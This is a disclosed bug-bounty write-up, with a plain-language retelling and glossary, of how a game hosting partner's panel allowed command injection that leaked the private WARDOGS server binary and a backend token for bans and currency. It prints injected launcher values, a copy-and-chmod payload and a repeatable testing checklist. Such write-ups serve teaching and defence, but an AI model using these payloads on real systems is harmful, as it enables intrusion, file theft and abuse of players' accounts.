Leaking the WARDOGS Server Binary via Remote Code Execution on a Hosting Partner
A hosting partner's API allowed launching a free 'WARDOGS (DEV)' game server instance, and its startup variables were passed to shell commands without sanitisation, enabling command injection. The attacker used this to copy the private WARDOGS server binary into a downloadable config folder, then extracted a backend token with permissions to manage player bans, currency, and XP globally.

samcurry.net
Published on samcurry.net
November 6, 2026·@sshell, @xEHLE, @blastbots
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WARDOGS is a game whose private and public servers all share a single economy. Killing a player on a private community server adds cash and XP to your account, and those rewards are available on every server globally. That design implies a shared API between all servers, and it means a single compromised server could allow abuse well beyond ordinary admin abuse.
When WARDOGS announced that its server binary would be available only privately to a few selected hosting providers, I got curious about why. That curiosity led to a vulnerability that let me download the binary, along with secret keys used to manage player bans, cash, gold bars and XP. I demonstrated the impact by launching a private server where I could spawn unreleased vehicles, toggle god mode, use infinite ammo and teleport, and could have given anyone gold bars, cash and XP using the leaked Pragma server backend token.
While waiting for the WARDOGS team to respond to the report, we found a single packet server crash by running static analysis against the binary, and made a private server to test the patched server-side cheats. All of the vulnerabilities identified have since been fixed.
Setup

At the time there were only 3 different hosting providers, so I bought a server on each of them and launched a small network of community servers. Most of the providers were using open source game hosting solutions like Pterodactyl, which is very hardened. One had its own custom solution that seemed a bit more prone to potential issues.
Finding it
I proxied the very limited hosting panel and found an interesting API endpoint. It seemed to allow you to launch game server instances for free. It took in a gameId value that tied to whichever game you were trying to launch a server for, and then paired the launched instance to your serverId, the value of the original service that you paid for. It is kind of confusing, but it is basically a free way to spawn another server instance connected to your existing customer tenant.
POST /api/GameService/CreateGameService HTTP/1.1
Host: redacted
Cookie: <redacted authenticated session>
Content-Type: application/json
Accept: application/json

{"serverId":123,"gameId":456}
The request takes the paid-for serverId and a gameId naming the game to launch. It did not seem to work for launching another WARDOGS instance, so I enumerated the gameId parameter until one returned 200 OK. The successful response showed that it had launched a server for a game called "WARDOGS (DEV)".
Exploitation
Step 1: command injection through launcher variables
The new DEV game server had a bit more functionality: it allowed me to set custom variables for my launcher config. Since these were likely passed in as shell commands when the server booted, I tried breaking out of the command context so that I might be able to run custom commands within my container.
PUT /api/Service/893/CommandLines/Predefined/1 HTTP/1.1
Host: redacted
Cookie: <redacted authenticated session>
Content-Type: application/json
Accept: application/json

{
  "name": "Default",
  "variables": {
    "StartupMap": "Kavkazi; ping ssrf.mycollaboratorservice.com",
    "Hostname": "whatever'; ping ssrf.mycollaboratorservice.com",
    "WDRcon_Password": "whatever\"; ping ssrf.mycollaboratorservice.com"
  }
}
The three variables carry three different breakout styles: a plain ; after a map name, a single-quote breakout in Hostname, and a double-quote breakout in WDRcon_Password. Each appends a ping to a collaborator domain, so any of the three succeeding would produce an out-of-band signal.
I relaunched the game server with my injected ping commands and got a hit:
The Collaborator server received a DNS lookup of type A for the domain name ssrf.mycollaboratorservice.com.
The lookup was received from IP address [redacted]:33075 at 2026-Oct-15 06:06:26.418 UTC.
Step 2: exploring the filesystem
Since this was just command execution inside my own game server sandbox, I did not report the vulnerability right away. Instead I explored the filesystem a bit by observing the command output in the server log.
One immediate realisation was that the launched DEV instance was running on the same box as my original WARDOGS game server, because the filesystem showed a unique folder for each instance ID. Running ls ../ showed folders for both instances:
824/ (my original WARDOGS server ID)
893/ (the DEV instance that I launched)
I ran some more commands to explore the other folder. If I could access the filesystem of the actual WARDOGS game server, there was likely a production server binary somewhere in there. After a bit of probing, I found it:
../824/Wardogs/Binaries/Linux/WardogsServer-Linux-Shipping
This was the private WARDOGS server binary. I was not able to download it yet, because it was in a protected folder on the system, not available through the limited file browser offered by the hosting site UX.
Step 3: copying the binary into a downloadable folder
I clicked around some more and saw that the UX offered a way to download config files from the DEV server. So I found the system path for the config folder, changed the file's permissions so it could be downloaded, and copied it there.
{
  "name": "Default",
  "variables": {
    "StartupMap": "Kavkazi; cp ../824/Wardogs/Binaries/Linux/WardogsServer-Linux-Shipping Configs/qa-prod-current.bin; chmod 644 Configs/qa-prod-current.bin; #",
    "Hostname": "<existing value>",
    "CustomCLI": "<existing value>",
    "WDRcon_Password": "<existing value>"
  }
}
The payload copies the binary from the neighbouring instance's folder into the DEV instance's Configs directory under a different name, makes it world-readable, and comments out the rest of the generated command line with #. It worked: I saw the file in the UX and downloaded the private server binary with the following request.
GET /api/Service/893/FileManager/Download?path=Configs/qa-prod-current.bin HTTP/1.1
Host: redacted
Cookie: <redacted authenticated session>
Accept: application/json
Step 4: what was inside the binary
Now that we had the server binary, we had an actual reportable vulnerability. I sent a few emails to both WARDOGS and the server hosting provider, but while we waited for the response I wanted to have an actual look at the binary. How did it work? Could anyone run this on any server and have it launch an actual server on the WARDOGS server browser? How did the API work?
I launched the server binary and proxied the traffic. It seemed to work normally, but I was seeing the name of the hosting provider everywhere in the server logs. This seemed to be a specifically patched binary that was given to the individual provider, and it was making a bunch of HTTP requests with credentials bundled into the actual server binary.
POST /v1/rpc HTTP/1.1
Host: wardogs_pragma_server_redacted:10100
Authorization: Bearer <bootstrap JWT>
Content-Type: application/json

{
  "type": "ServerBrowserRpc.[redacted]",
  "payload": {
    "apiToken": "<redacted>"
  }
}
The API key baked into the server binary was used to communicate with the primary WARDOGS Pragma engine backend and had the following permissions:
[
  "account.account_bans.add",
  "account.account_bans.get",
  "account.accounts.get",
  "anti_cheat.player_report.submit",
  "game_instance.instance.create",
  "game_instance.instance.manage",
  "player_data.components.get",
  "player_data.currency.get",
  "player_data.currency.set",
  "player_data.metaTrees.set",
  "player_data.player_mastery.get",
  "player_data.player_mastery.initialize",
  "player_data.player_mastery.set",
  "player_data.vault.delete",
  "player_data.vault.get",
  "telemetry.events.create",
  "wardogs.anybrain.get_credentials",
  "wardogs.custom_game_data.get_versioned_game_data",
  "wardogs.server_browser.update_server_info",
  "wardogs.wardogs_custom_game_instance.find_or_add_player"
]
This was really bad. The leaked token allowed us to globally ban players, set XP, gold bars, money and more. Just having the server binary meant we could do a lot of funny admin abuse stuff on our own server, such as spawning vehicles and teleporting players, but the direct backend access meant we did not even really have to do that, since we had backend admin access to manage accounts. To be clear, this does not mean leaked passwords or anything like that: it is the ability to do game-related account management on all servers, like infinite money or banning players arbitrarily.
Step 5: symbols and debug functionality
I switched focus to the actual server binary and found that it shipped with symbols enabled. This allowed me to quickly find debug functionality such as player invisibility, teleportation, spawning items, spawning vehicles and unlimited ammo. I built a web app that added functionality so I could set these options for players, then played around on a test server.
There was an additional issue where an attacker could crash any server with a single packet. We found that single packet server crash by running static analysis against the binary, and made a private server to test the patched server-side cheats.
Root cause
Several mistakes stack on top of each other.
- The hosting partner's
CreateGameServiceendpoint trusted a client-suppliedgameIdand let a paying customer spawn additional instances for free, including the internal "WARDOGS (DEV)" game. Enumerating the parameter was enough to reach it. - The DEV game's launcher variables were likely passed into a shell command line, and the values were not escaped well enough to stop a breakout. The three breakout styles in the payload show that the values were interpolated into different quoting contexts, and at least one of them reached the shell.
- All instances on the box shared a filesystem layout with sibling directories named by instance ID, so command execution in the DEV instance reached the files of the author's own production server. The DEV instance and the production WARDOGS server ran on the same box.
- The private server binary contained credentials, and those credentials carried broad backend permissions over player data and bans across every server. Shipping symbols enabled made the debug functionality easy to find as well.
The hardened open source panels used by the other providers were not the issue; the problem was the one custom panel, and the file browser could be used to download the binary once it was copied into the config folder and made readable.
Impact
An attacker with a paid server on the affected hosting partner could launch a free DEV instance, run commands inside it, read and copy files in sibling instance folders on the same box, and download the private WARDOGS server binary. The binary contained an API token with permissions to add and read account bans, read accounts, read and set currency, set meta trees, read, initialise and set player mastery, delete and read vaults, submit anti-cheat reports, create and manage game instances, update server browser info, and find or add players to custom game instances. In practice that meant global bans of arbitrary players, setting XP, gold bars and money, and other game-related account management across all servers. It did not expose passwords.
Separately, the binary shipped with symbols, exposing debug functionality such as invisibility, teleportation, item and vehicle spawning and unlimited ammo, and static analysis of it revealed a single packet that could crash any server.
Fix

Bulkhead got back in touch, and I was added to a group chat with the CISO. They triaged the report, helped patch the issue on the hosting partner, and rotated the credentials.
Variants to test
- Free instance creation on hosting panels. Send the create-instance request with your paid
serverIdand enumerategameIdvalues. A positive result is a200 OKthat launches an instance you did not pay for, especially one for an internal or development build. - Launcher variable injection. In any panel that lets you set startup variables, try
;, single-quote and double-quote breakouts with an out-of-bandpingto a collaborator domain. A positive result is a DNS lookup arriving from the hosting infrastructure. - Sibling instance directories. After gaining command execution, run
ls ../and look for folders named after other instance IDs. A positive result is a directory belonging to an instance you do not own. - File browser scope bypass. If the UX only downloads from a config folder, copy a target file into that folder and
chmodit. A positive result is the file appearing in the browser and downloading successfully. - Secrets in shipped binaries. Run
stringsand proxy the traffic of any server binary you can obtain, looking for bearer tokens and API keys. A positive result is a working token against the backend, which you can check against its permission list. - Symbols in production binaries. Check whether the binary ships with symbols and look for debug functions such as invisibility, teleportation, spawning and unlimited ammo. A positive result is callable debug functionality on a live server.
What happened, in plain words
WARDOGS is an online shooting game. It has public servers and private community servers, and they all share one economy: money, gold bars and experience points (XP) are the same everywhere. If you kill another player on a private server, the cash and XP go onto your account and you can spend them on any server in the world. That shared economy only works if every server talks to one central system, and that central system is what made this bug interesting: if you can take over one server, you might be able to reach the central system too.
WARDOGS said it would give its server program (the "server binary", the file that runs a game server) only to a few chosen hosting companies. That secrecy made me curious, so I went looking for a way to get the file anyway. I found one. It let me download the server binary and, inside it, secret keys that can manage player bans, cash, gold bars and XP for everyone. To show what that meant, I ran my own private server where I could spawn unreleased vehicles, turn on god mode, use infinite ammo and teleport around, and I could have handed anyone gold bars, cash and XP with the leaked backend token.
While we waited for the WARDOGS team to answer our report, we also found, by reading the binary without running it (static analysis), a single network packet that crashes any server. We set up a private server to test the server-side cheats after they were patched. All of the problems described here have since been fixed.
Setting the scene
At the time there were only 3 hosting providers that sold WARDOGS servers. I bought a server from each one and started a small network of community servers. Most of them used open source game hosting software such as Pterodactyl, which is well hardened (built carefully so that mistakes are hard to make). One provider had written its own hosting system instead, and that custom system looked more likely to have problems.
This is the page I later put a proxy in front of.
A proxy, here, means a small program that sits between my browser and the hosting panel. Every request my browser sends goes through my program first, and every answer comes back through it too. That lets me read exactly what the panel sends and receives, which is how you discover hidden parts of a website.
Finding the free server button
I proxied the very limited hosting panel and found an interesting API endpoint. An API is the set of addresses a website's own pages use to talk to its server behind the scenes; an endpoint is one specific address in that set. Think of a restaurant: the menu is the web page you see, and the kitchen door where the waiters hand in orders is the API. If you can walk up to the kitchen door yourself, you can order things that are not on the menu.
This endpoint seemed to let you launch game server instances for free. It took a gameId value, which says which game you want a server for, and a serverId, which is the identifier of the service you actually paid for. The new instance gets attached to your existing customer account. It is a bit confusing, but in effect it is a free way to spawn an extra server instance next to the one you rent.
POST /api/GameService/CreateGameService HTTP/1.1
Host: redacted
Cookie: <redacted authenticated session>
Content-Type: application/json
Accept: application/json

{"serverId":123,"gameId":456}
Line by line:
POST /api/GameService/CreateGameService HTTP/1.1is the request line.POSTmeans "I am sending data and asking you to create something". The path after it is the endpoint, andHTTP/1.1is the version of the web protocol being spoken.Host: redactednames the website being asked. I have hidden the real hostname.Cookie: <redacted authenticated session>is the login proof. A cookie is a small piece of text your browser stores for a site and sends back with every request. After you log in, the site puts a session cookie there so it can recognise you on the next page. Anyone holding that cookie is treated as you, which is why it is hidden here.Content-Type: application/jsonsays the body is in JSON, a simple text format for structured data using curly braces, names and values.Accept: application/jsonsays I would like the answer in JSON too.- The empty line separates the headers from the body.
{"serverId":123,"gameId":456}is the body: my paid server's ID is 123 and the game I am asking for is 456.
I tried it and it did not seem to work for launching another WARDOGS instance. So I enumerated the gameId parameter: I sent the same request again and again with different numbers in that field, the way you might try every key on a keyring. This is called enumeration, and it works because servers often accept numbers you were never meant to guess. Eventually one value returned 200 OK, the standard "everything went fine" answer, and the response showed it had launched a server for a game called "WARDOGS (DEV)". DEV means development, an internal test version. That was interesting.
Getting a command to run
Step 1: slipping commands into the startup settings
The new DEV game server had more features than the normal one. In particular it let me set custom variables for the launcher config, the settings used when the server program starts. My guess was that these values were glued into a shell command when the server booted. A shell is the program on a computer that reads typed commands and runs them; when a website builds a shell command out of text a user supplied, and does not clean that text properly, the user can add their own commands. That class of bug is called command injection. The everyday comparison is a form where you write your name, and you write Bob; delete everything, and the person filling in the form for you runs the part after the semicolon as a separate instruction.
So I tried to break out of the command context and run my own commands inside my container. A container is a sealed-off box on a shared machine, a bit like a rented locker in a big warehouse: your things are separate from everyone else's, but the building is the same.
PUT /api/Service/893/CommandLines/Predefined/1 HTTP/1.1
Host: redacted
Cookie: <redacted authenticated session>
Content-Type: application/json
Accept: application/json

{
  "name": "Default",
  "variables": {
    "StartupMap": "Kavkazi; ping ssrf.mycollaboratorservice.com",
    "Hostname": "whatever'; ping ssrf.mycollaboratorservice.com",
    "WDRcon_Password": "whatever\"; ping ssrf.mycollaboratorservice.com"
  }
}
Line by line:
PUTmeans "replace this setting with what I am sending". The path points at service number 893 (my DEV instance) and one of its predefined command lines, number 1.- The headers are the same as before: the host, my session cookie, and JSON in and out.
- The body is a JSON object with a
nameofDefaultand avariablesobject holding three settings. StartupMapis set toKavkazi; ping ssrf.mycollaboratorservice.com.Kavkazilooks like a map name; the semicolon ends that command and starts a new one, apingto a domain I control.Hostnameis set towhatever'; ping ssrf.mycollaboratorservice.com. The single quote is there to close a quote that the server may have wrapped around the value before putting it into the command.WDRcon_Passwordis set towhatever"; ping ssrf.mycollaboratorservice.com. The backslash escapes the double quote inside the JSON string, so the value the server receives contains a real double quote, again to close a quote the server may have added.
So the three variables carry three different breakout styles: a plain semicolon after a map name, a single-quote breakout in Hostname, and a double-quote breakout in WDRcon_Password. Each one appends a ping to a domain I control. A ping is a simple network message that asks "are you there?". If any of the three attempts reaches the shell, my domain will be asked that question, and I will see it. This kind of check is called out-of-band: the proof does not come back in the web page, it arrives somewhere else entirely.
I relaunched the game server with my injected ping commands and got a hit:
The Collaborator server received a DNS lookup of type A for the domain name ssrf.mycollaboratorservice.com.
The lookup was received from IP address [redacted]:33075 at 2026-Oct-15 06:06:26.418 UTC.
Line by line:
- The first line says my collaborator server (a service that records any contact to a domain I own) received a DNS lookup of type A. DNS is the internet's phone book: before a computer can contact a domain name, it asks a DNS server what numeric address that name belongs to. A type A lookup is a request for that numeric address.
- The second line says the question came from IP address [redacted] on port 33075 at the given date and time. An IP address identifies a machine on a network, and a port identifies which conversation on that machine it is. The address is shown here as it appeared in the report.
In plain terms: the hosting machine itself asked the internet where my domain lives. That could only happen if my ping command actually ran. The injection worked.
Step 2: looking around the filesystem
At this point I had command execution, but only inside my own game server sandbox. That is my own rented space, so I did not report the vulnerability straight away. Instead I explored the filesystem a little by watching the output of my commands in the server log. The filesystem is the way a computer organises files into folders; the server log is the running diary a program writes, and it showed me what my commands printed.
One thing was immediately clear: the DEV instance I had launched was running on the same physical machine as my original WARDOGS game server. I knew because the filesystem showed one folder per instance ID, side by side. Running ls ../ listed the folders for both instances:
824/ (my original WARDOGS server ID)
893/ (the DEV instance that I launched)
Line by line:
lsis the command that lists the contents of a folder.../means "the folder one level up from where I am now", like stepping out of your room into the corridor.824/is the folder of my original paid WARDOGS server. The trailing slash marks it as a folder.893/is the folder of the DEV instance I had just launched for free.
Two folders, one corridor. My free instance could see the folder of my paid server, and the names were just numbers, easy to predict.
I ran more commands to explore the other folder. If I could reach the filesystem of the real WARDOGS game server, there was probably a production server binary somewhere in it. After some probing I found it:
../824/Wardogs/Binaries/Linux/WardogsServer-Linux-Shipping
Line by line:
../824/is the folder of my original server, one level up.Wardogs/is the game's folder inside it.Binaries/is where compiled programs live.Linux/says this build is for the Linux operating system.WardogsServer-Linux-Shippingis the file itself: the private WARDOGS server binary, the program that runs a game server.
This was the private server binary. But I could not download it yet, because it sat in a protected folder on the system. The hosting site's user interface only offered a limited file browser, and that browser could not reach this folder.
Step 3: copying the binary somewhere downloadable
I clicked around some more and saw that the interface did offer a way to download config files from the DEV server. Config files are the small settings files a server reads when it starts. So I found the system path of the config folder, changed the file's permissions so that it could be downloaded, and copied it there.
{
  "name": "Default",
  "variables": {
    "StartupMap": "Kavkazi; cp ../824/Wardogs/Binaries/Linux/WardogsServer-Linux-Shipping Configs/qa-prod-current.bin; chmod 644 Configs/qa-prod-current.bin; #",
    "Hostname": "<existing value>",
    "CustomCLI": "<existing value>",
    "WDRcon_Password": "<existing value>"
  }
}
Line by line:
- The outer shape is the same as before: a
nameand avariablesobject. StartupMapnow carries the real work.Kavkazi;ends the map name and starts a new command.cp ../824/Wardogs/Binaries/Linux/WardogsServer-Linux-Shipping Configs/qa-prod-current.binis the copy command.cpmeans copy; the first path is the source, the private binary in the neighbouring instance's folder; the second path is the destination, a file calledqa-prod-current.bininside the DEV instance's ownConfigsfolder. The new name makes it look like an ordinary config file.; chmod 644 Configs/qa-prod-current.binruns a second command.chmodchanges who is allowed to do what with a file, and644is a common setting meaning the owner can read and write it and everyone else can read it. In other words, make it readable so the download works.; #ends the command and starts a comment. In a shell,#means "ignore the rest of this line", which stops whatever the server appends after my value from breaking the command.Hostname,CustomCLIandWDRcon_Passwordkeep their existing values, so I change as little as possible.
It worked. I saw the file in the interface, and I downloaded the private server binary with this request:
GET /api/Service/893/FileManager/Download?path=Configs/qa-prod-current.bin HTTP/1.1
Host: redacted
Cookie: <redacted authenticated session>
Accept: application/json
Line by line:
GETmeans "give me this thing"./api/Service/893/FileManager/Downloadis the download endpoint for service 893, my DEV instance.?path=Configs/qa-prod-current.binis a query string: the part after the question mark passes extra details to the endpoint. Here it says which file to fetch, the copy I had just made.- The headers are the host, my session cookie and the requested answer format.
The file browser was only supposed to hand out config files. By copying the binary into the config folder and making it readable, I made the browser hand out the binary instead.
Step 4: what was inside the binary
Now that we had the server binary, we had a genuinely reportable vulnerability. I sent a few emails to both WARDOGS and the hosting provider. While we waited for an answer, I wanted to look at the binary properly. How did it work? Could anyone run it on any server and have it appear in the WARDOGS server browser, the in-game list of servers? How did the API work?
I launched the server binary and proxied its traffic. It seemed to work normally, but I kept seeing the hosting provider's name all over the server logs. This looked like a specially patched binary, prepared for that one provider, and it was making a series of HTTP requests carrying credentials built into the file itself.
POST /v1/rpc HTTP/1.1
Host: wardogs_pragma_server_redacted:10100
Authorization: Bearer <bootstrap JWT>
Content-Type: application/json

{
  "type": "ServerBrowserRpc.[redacted]",
  "payload": {
    "apiToken": "<redacted>"
  }
}
Line by line:
POST /v1/rpc HTTP/1.1sends data to an endpoint called/v1/rpc. RPC stands for remote procedure call: instead of asking for a page, you ask the other computer to perform a named action.Host: wardogs_pragma_server_redacted:10100names the backend server and the port it listens on. Pragma is the name of the game backend engine the request is addressed to.Authorization: Bearer <bootstrap JWT>is the credential header.Bearermeans "whoever carries this string is allowed in", like a wristband at an event. A JWT is a JSON Web Token, a signed block of text that a server issues to prove who you are; a bootstrap JWT is one used to get started, here to obtain further tokens.Content-Type: application/jsonsays the body is JSON.- The body has a
typenaming the action,ServerBrowserRpc.[redacted], which sounds like "create partner tokens", and apayloadobject carrying anapiToken. An API token is a long secret string that acts like a password for a program rather than a person.
The API key baked into the server binary was used to talk to the main WARDOGS Pragma backend, and it had these permissions:
[
  "account.account_bans.add",
  "account.account_bans.get",
  "account.accounts.get",
  "anti_cheat.player_report.submit",
  "game_instance.instance.create",
  "game_instance.instance.manage",
  "player_data.components.get",
  "player_data.currency.get",
  "player_data.currency.set",
  "player_data.metaTrees.set",
  "player_data.player_mastery.get",
  "player_data.player_mastery.initialize",
  "player_data.player_mastery.set",
  "player_data.vault.delete",
  "player_data.vault.get",
  "telemetry.events.create",
  "wardogs.anybrain.get_credentials",
  "wardogs.custom_game_data.get_versioned_game_data",
  "wardogs.server_browser.update_server_info",
  "wardogs.wardogs_custom_game_instance.find_or_add_player"
]
Line by line, this is a list of permissions, each written as a dotted name. A permission is one specific thing the token is allowed to do, like a list of rooms a key opens in a building:
account.account_bans.addandaccount.account_bans.get: add a ban to an account and read bans.account.accounts.get: read account information.anti_cheat.player_report.submit: file an anti-cheat report about a player.game_instance.instance.createandgame_instance.instance.manage: create and manage game instances.player_data.components.get: read player data components.player_data.currency.getandplayer_data.currency.set: read and set a player's currency, meaning money and gold bars.player_data.metaTrees.set: set meta trees, the game's structured player progression data.player_data.player_mastery.get,player_data.player_mastery.initializeandplayer_data.player_mastery.set: read, set up and set player mastery, the game's progression levels.player_data.vault.deleteandplayer_data.vault.get: delete and read a player's vault, their stored items.telemetry.events.create: create telemetry events, the usage records the game collects.wardogs.anybrain.get_credentials: fetch credentials for Anybrain, a service the game uses.wardogs.custom_game_data.get_versioned_game_data: read versioned custom game data.wardogs.server_browser.update_server_info: change what the server browser shows about a server.wardogs.wardogs_custom_game_instance.find_or_add_player: find a player in a custom game instance, or add one.
This was really bad. The leaked token let us ban players globally, set XP, gold bars, money and more. Just having the server binary meant we could do plenty of amusing admin abuse on our own server, such as spawning vehicles and teleporting players. But the direct backend access meant we did not even need to do that, because we had admin access to manage accounts. To be clear, this does not mean leaked passwords or anything like that. It is the ability to do game-related account management on all servers, such as giving infinite money or banning players arbitrarily.
Step 5: symbols and debug features
I turned back to the server binary itself and found that it shipped with symbols enabled. When a program is compiled, the computer turns readable names into numbers, and symbols are the leftover name labels that let a person (or a tool) match the numbers back to functions. Shipping a program with symbols is like selling a machine with the full service manual taped to the side: it makes the internals much easier to understand. With symbols on, I could quickly find debug functionality such as player invisibility, teleportation, spawning items, spawning vehicles and unlimited ammo. I built a small web app that let me switch these options on for players, then played around on a test server.
There was an additional issue: an attacker could crash any server with a single packet. A packet is one small unit of network traffic, the equivalent of one envelope in the post. We found that single packet crash by running static analysis against the binary, which means examining the file without running it, the way a mechanic can inspect an engine on the bench. We then made a private server to test the server-side cheats after they were patched.
Why it worked
Several mistakes stacked on top of each other.
- The hosting partner's
CreateGameServiceendpoint trusted agameIdsupplied by the customer and let a paying customer spawn extra instances for free, including the internal "WARDOGS (DEV)" game. Trying different numbers in that field was enough to reach it. - The DEV game's launcher variables were likely passed into a shell command line, and the values were not escaped well enough to stop a breakout. Escaping means marking special characters so they are treated as plain text rather than instructions. The three breakout styles in the payload show that the values were placed into different quoting contexts, and at least one of them reached the shell.
- All instances on the machine shared one filesystem layout, with folders named after instance IDs sitting next to each other. So command execution in the DEV instance reached the files of the author's own production server. The DEV instance and the production WARDOGS server ran on the same machine.
- The private server binary contained credentials, and those credentials carried broad backend permissions over player data and bans on every server. Shipping it with symbols enabled made the debug functionality easy to find as well.
The hardened open source panels used by the other providers were not the problem; the problem was the one custom panel. The file browser could be used to download the binary once it was copied into the config folder and made readable.
What an attacker could do
Someone with a paid server on the affected hosting partner could launch a free DEV instance, run commands inside it, read and copy files in sibling instance folders on the same machine, and download the private WARDOGS server binary. The binary contained an API token with permission to add and read account bans, read accounts, read and set currency, set meta trees, read, initialise and set player mastery, delete and read vaults, submit anti-cheat reports, create and manage game instances, update server browser information, and find or add players to custom game instances. In practice that meant global bans of arbitrary players, setting XP, gold bars and money, and other game-related account management across all servers. It did not expose passwords.
Separately, the binary shipped with symbols, which exposed debug functionality such as invisibility, teleportation, item and vehicle spawning and unlimited ammo. Static analysis of it also revealed a single packet that could crash any server.
The fix
Bulkhead got back in touch, and I was added to a group chat with the CISO, the company's chief information security officer, the person in charge of security. They triaged the report, which means they sorted it, confirmed it and gave it priority. They helped patch the issue on the hosting partner and rotated the credentials, meaning they replaced the leaked keys with new ones so the old ones stopped working.
Things worth trying on your own targets
These are the same ideas, written as checks you can repeat on systems you are allowed to test.
- Free instance creation on hosting panels. Send the create-instance request with your paid
serverIdand try differentgameIdvalues. A positive result is a200 OKthat launches an instance you did not pay for, especially one for an internal or development build. - Launcher variable injection. In any panel that lets you set startup variables, try
;, single-quote and double-quote breakouts with an out-of-bandpingto a domain you control. A positive result is a DNS lookup arriving from the hosting infrastructure. - Sibling instance folders. After gaining command execution, run
ls ../and look for folders named after other instance IDs. A positive result is a folder belonging to an instance you do not own. - File browser scope bypass. If the interface only downloads from a config folder, copy a target file into that folder and
chmodit. A positive result is the file appearing in the browser and downloading successfully. - Secrets in shipped binaries. Run
strings(a tool that prints the readable text inside a program file) and proxy the traffic of any server binary you can obtain, looking for bearer tokens and API keys. A positive result is a working token against the backend, which you can check against its permission list. - Symbols in production binaries. Check whether the binary ships with symbols and look for debug functions such as invisibility, teleportation, spawning and unlimited ammo. A positive result is callable debug functionality on a live server.
Glossary
- API: the set of addresses a website's own pages use to talk to its server behind the scenes.
- API token: a long secret string that acts like a password for a program rather than a person.
- Binary: a compiled program file that the computer runs directly.
- Bootstrap JWT: a JSON Web Token used to get started, here to obtain further tokens.
- chmod: a command that changes who is allowed to read, write or run a file.
- CISO: chief information security officer, the person in charge of security at a company.
- Command injection: a bug where text a user supplies is glued into a shell command and the user can add their own commands.
- Container: a sealed-off box on a shared machine, keeping one customer's files and processes separate from another's.
- Cookie: a small piece of text your browser stores for a site and sends back with every request, often used to prove you are logged in.
- cp: the shell command that copies a file.
- Credentials: the secrets, such as tokens or passwords, that prove who you are.
- DEV: development, an internal test version of something.
- DNS: the internet's phone book, which turns a domain name into a numeric address.
- DNS lookup of type A: a DNS request asking for the numeric address of a domain name.
- Economy (shared): money, gold bars and XP that are the same on every server, so rewards earned on one server can be spent on another.
- Endpoint: one specific address in an API.
- Enumeration: trying many values for a field, one after another, to find one the server accepts.
- Escaping: marking special characters so they are treated as plain text rather than instructions.
- Filesystem: the way a computer organises files into folders.
- gameId: the field naming which game a server should be launched for.
- GET: the web request method meaning "give me this thing".
- Hardened: built carefully so that mistakes are hard to make.
- HTTP: the protocol browsers and servers use to exchange web requests and answers.
- IP address: a number that identifies a machine on a network.
- JSON: a simple text format for structured data using curly braces, names and values.
- JWT: JSON Web Token, a signed block of text a server issues to prove who you are.
- ls: the shell command that lists the contents of a folder.
- Out-of-band: a check whose proof arrives somewhere other than the normal answer, such as a DNS lookup on a domain you control.
- Packet: one small unit of network traffic, like one envelope in the post.
- Payload: the part of a request that carries the data or the attack.
- Permission: one specific thing a token is allowed to do.
- ping: a simple network message that asks "are you there?".
- Port: a number that identifies which conversation on a machine a message belongs to.
- POST: the web request method meaning "I am sending data and asking you to create something".
- Pragma: the name of the game backend engine the requests were addressed to.
- Proxy: a program that sits between your browser and a website, letting you read every request and answer.
- PUT: the web request method meaning "replace this setting with what I am sending".
- Query string: the part of a URL after the question mark, passing extra details to an endpoint.
- RPC: remote procedure call, asking another computer to perform a named action rather than fetch a page.
- Rotate credentials: replace leaked keys with new ones so the old ones stop working.
- serverId: the identifier of the service a customer actually paid for.
- Session cookie: the cookie that proves you are logged in.
- Shell: the program on a computer that reads typed commands and runs them.
- Static analysis: examining a program file without running it.
- strings: a tool that prints the readable text inside a program file.
- Symbols: name labels left in a compiled program that let a person match the numbers back to functions.
- Tenant: one customer's space on a shared service.
- Token: a secret string that proves identity or grants access.
- Triaged: sorted, confirmed and given priority, as a security team does with a report.
- Vault: a player's stored items in the game.
- XP: experience points, the game's progression currency.



